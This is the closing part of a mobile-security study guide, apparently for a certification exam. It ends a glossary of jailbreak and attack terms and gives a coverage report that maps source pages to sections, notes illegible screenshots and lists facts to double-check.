Tethered jailbreak: a jailbreak that needs a computer's help to re-patch the kernel every single reboot.

Trustjacking: an iOS attack abusing the iTunes Wi-Fi Sync trust relationship after a one-time "Trust This Computer" decision.

UDID (Unique Device Identifier): a specific iOS device's unique identifier.

Untethered jailbreak: a jailbreak that fully restores itself after every reboot without any computer's help.

zANTI: an Android app for network scanning, MAC spoofing, and man-in-the-middle attacks.

12. Coverage Report

12.1 Page-to-section map

Pages	Guide section(s)
1	3.1
2	3.2, 3.3
3	3.4, 3.5
4	3.6, 3.7
5	3.8, 3.9
6	3.10, 3.11
7	3.12, 3.13

Pages	Guide section(s)
8	3.14, 3.15
9	3.16, 3.17
10	3.18
11	3.19, 3.20
12	3.21, 3.22
13	3.23, 3.24
14	3.25, 3.26
15	3.27, 3.28
16	3.29, 3.30
17	3.31, 3.32
18	3.33, 3.34
19	3.34, 3.35
20	3.36, 3.37
21	3.38, 3.39
22	3.40, 3.41
23	3.42, 3.43
24	3.44, 3.45
25	3.46, 3.47
26	3.48, 3.49
27	3.50, 3.51
28	3.52, 3.53
29	3.54
30	3.55, 3.56
31	3.57, 3.58
32	3.59, 3.60
33	3.61, 3.62
34	3.63, 3.64

Every tool, command, protocol, acronym, and attack named across all 34 pages also appears in section 4 (Tool Encyclopedia), section 5 (Command Sheet), or section 6 (Ports, Protocols, Standards and Acronyms), with cross-references back to its originating topic section in section 3.

12.2 [UNCLEAR] items

- [UNCLEAR on page 11]: the two "4uKey for Android" tool-window screenshots were too small in the source capture for their body text to be read; only window titles, the "Remove Screen Lock" caption, the success headline, and the Share/Back/Close buttons were legible (covered in section 3.20 with this limitation noted directly).
- [UNCLEAR on page 18]: the MobSF and Sisik Online APK Analyzer screenshot text was low-quality and partially garbled in the source capture; some menu labels and score details could not be confirmed with full confidence (covered in section 3.33 with this limitation noted directly).
- [UNCLEAR on page 33]: parts of the Appdome certification screenshot text were garbled in the source capture; fields beyond bundle ID, version, and SHA-256 hash lines could not be fully confirmed (covered in section 3.61 with this limitation noted directly).

12.3 Items to double check (marked "verify" in this guide)

- The exact OWASP Mobile Top 10 2024 M1-M10 numbering (section 3.3, 3.53), since the source screenshots did not show the M-numbers themselves, only the risk names; numbering here is taken from the OWASP Mobile Top 10 2024 final release page and should be reconfirmed against the current owasp.org listing before the exam.
- Whether Eclipse IDE integration (section 3.16) is still current for Android development tooling, since most modern Android development has moved to Android Studio.
- Current real-world prevalence and exact behavior of newer named malware families (Mamont, SecuriDropper, Dwphon, DogeRAT, Tambir, SoumniBot in section 3.28; GoldPickaxe, SpectralBlur, Mercenary Spyware, LightSpy, KingsPawn, Pegasus in section 3.44), since malware behavior and naming evolves quickly.
- Exact current vulnerability-check counts for Syhunt Mobile (350+ Java/ Android, 240+ iOS, section 3.59), since these figures change across tool versions.
- The exact current device/iOS-version support for jailbreak tools such as checkra1n and palera1n (section 3.37), since jailbreak tool support shifts with every iOS update.
- Current adoption/effectiveness of STIR/SHAKEN caller ID authentication as a call-spoofing countermeasure (ADDED CONTEXT in section 3.12), since telecom adoption varies by country and carrier.

12.4 Confirmation of coverage

Every line in the inventory work file (34 pages, 66 screenshots) has been placed into exactly one topic section in section 3, and every named tool, command, protocol, port, and acronym from those sections also appears in the relevant reference table in sections 4, 5, or 6. No item from the source screenshots was skipped.